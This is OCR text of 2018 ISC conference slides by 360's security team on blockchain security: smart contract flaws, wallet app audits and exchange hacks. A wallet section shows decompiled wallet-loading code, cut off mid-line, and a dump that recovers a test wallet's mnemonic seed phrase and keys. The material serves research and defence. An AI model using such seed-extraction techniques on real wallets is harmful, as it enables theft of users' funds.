全球区块链生态安全研究

王伟波　360集团信息安全部

ISC 互联网安全大会 中国·北京
Internet Security Conference 2018 Beijing·China

目录

关于我们

- 对内：防御外部黑客攻击，保护公司业务及资产安全，守护360安全
- 对外：支持公安、军队、国家重要活动安全保障

防御为主


防守反击

- Vulpecker Team
- 0kee Team
- Aegis Team

ZERO TRUST SECURITY

区块链架构与攻击面

区块链架构与攻击面


应用层
合约层
激励层
共识层
网络层
数据层
交易所、矿机、矿池、钱包等业务攻击风险
智能合约漏洞、合约虚拟机漏洞等
算力下降导致攻击成本降低等
共识协议攻击（51%攻击）等
ddos攻击、日食攻击等
恶意区块信息、密钥泄漏等

区块链安全研究

智能合约安全研究

智能合约概述


已公开智能合约攻击21次，造成超过10亿美元损失。

一行代码蒸发了¥6,447,277,680 人民币!

背景

Exclusive: Aussie Firm Loses $6.6M to Backdoored Cryptocurrency

'Soarcoin' Cryptocurrency Coded With Backdoor Hidden in Plain Sight



Fake Crypto News
@cryptominernews
关注

The DAO Attacked: Code Issue Leads to $60 Million Ether Freeze

翻译推文

上午4:34 - 2017年11月25日


智能合约概述

内部团队发现漏洞合约160多个，包括多个公开与未公开的合约漏洞

- CVE-2018-14591
- CVE-2018-14433
- CVE-2018-12959
- CVE-2018-11561


……

视频演示


METAMASK BETA
Rinkeby Test Network
Account 1
DETAILS
0x4614...C68d
1.998 ETH
$643.35
ADD TOKEN
1.998 ETH
$643.35
DEPOSIT
SEND
Transactions
0xf0e1cfce...2a6c Confirmed
0x7435dF8c...9f80 Confirmed
0xf0e1cfce...2a6c Confirmed
0 ETH
0 USD
Contract Deployment Confirmed
0xA3f81eB3...8522 Confirmed
1 ETH
321.92 USD
Test on the Rinkeby Test Network

漏洞实例说明


整数溢出漏洞真实案例：https://0kee.360.cn/blog/hexagon-overflow/



智能合约研究结果概述

态势感知平台

- 对链上数据分析以及自身研究为基础
- 近乎实时发现用户异常操作
- 全天候监控黑地址行为
- 准确检测合约攻击行为以及异常操作



数字货币钱包安全威胁

数字货币钱包安全威胁


对市面上热门钱包APP进行安全审计

分析关键逻辑，还原钱包助记词，盗取账户

```
public Wallet getWallet() {
    return this.wallet;
}

private void loadWalletFromProtobuf() {
    Throwable x;
    Throwable th;
    if (this.walletFile.exists()) {
        FileInputStream walletStream = null;
        try {
            Stopwatch watch = Stopwatch.createStarted();
            FileInputStream walletStream2 = new FileInputStream(this.walletFile);
            try {
                this.wallet = new WalletProtobufSerializer().readWallet(walletStream2, new WalletExtension[0]);
                watch.stop();
                if (this.wallet.getParams().equals(Constants.NETWORK_PARAMETERS)) {
                    log.info("wallet loaded from: '{}', took {}", this.walletFile, watch);
                    if (walletStream2 != null) {
                        try {
                            walletStream2.close();
                            walletStream = walletStream2;
                        } catch (IOException e) {
                            walletStream = walletStream2;
                        }
                    }
                    if (!this.walle
                        Toast.make
                        this.walle
                    }
                    if (!this.walle
                        throw new
                    }
                    return;
                }
                throw new Unreadab
            } catch (FileNotFoundE
```


```
DumpWallet
"C:\Program Files\Java\jdk1.8.0_172\bin\java.exe" ...
Wallet containing 0.00 DASH (spendable: 0.00 DASH) in:
  0 pending transactions
  0 unspent transactions
  0 spent transactions
  0 dead transactions
Last seen best block: 873461 (2018-05-21T02:51:31Z): 000000000000008e34b09fe6289e566546fdf71eb6396840d795e2874815

Keys:
Earliest creation time: 2018-05-21T02:08:45Z
Seed birthday: 1526868525  [2018-05-21T02:08:45Z]
Key to watch:  xpub68Np2TZKH2PmVfMcyrGBz6qmoEQmBmH1exWaGbkaoJYZfw4p7StG7SMQYRCHPx4kYaq65wqSY7b6JUwD5JE5rjPwnyj5Dj
  addr:Xn8RsCUQFcxxVcjmKcRP44u8abJwUWnHqU  hash160:7d80314340259faa28f4f85777d1db5abe4d3d42  (M/0H/0/0)
  addr:XeicQoQ4zfKKP5hxjsBpAVh2YUvPyRy2Up  hash160:2c36219b19e4fb25c16d76ca926acb37a4f0def3  (M/0H/0/1)


flavor weapon track member crop angry this try dumb more

Process finished with exit code 0
```

如何做好数字货币钱包安全审计



交易所安全

交易所安全

主机安全

业务逻辑

支付体系

账户体系

公链及交易所安全

- 针对公链和交易所的攻击已披露的共57次
- 累计造成超过10亿美元的经济损失

Coinsecure

钱包遭窃取

Coinsecure被盗取438比特币，价值超过300万美元

币安

交易所用户数据被盗

攻击者操纵币市，通过做空单获利约1.1亿美金

Coincheck

Coincheck遭黑客攻击

5.3亿美金被盗。

Mt.Gox

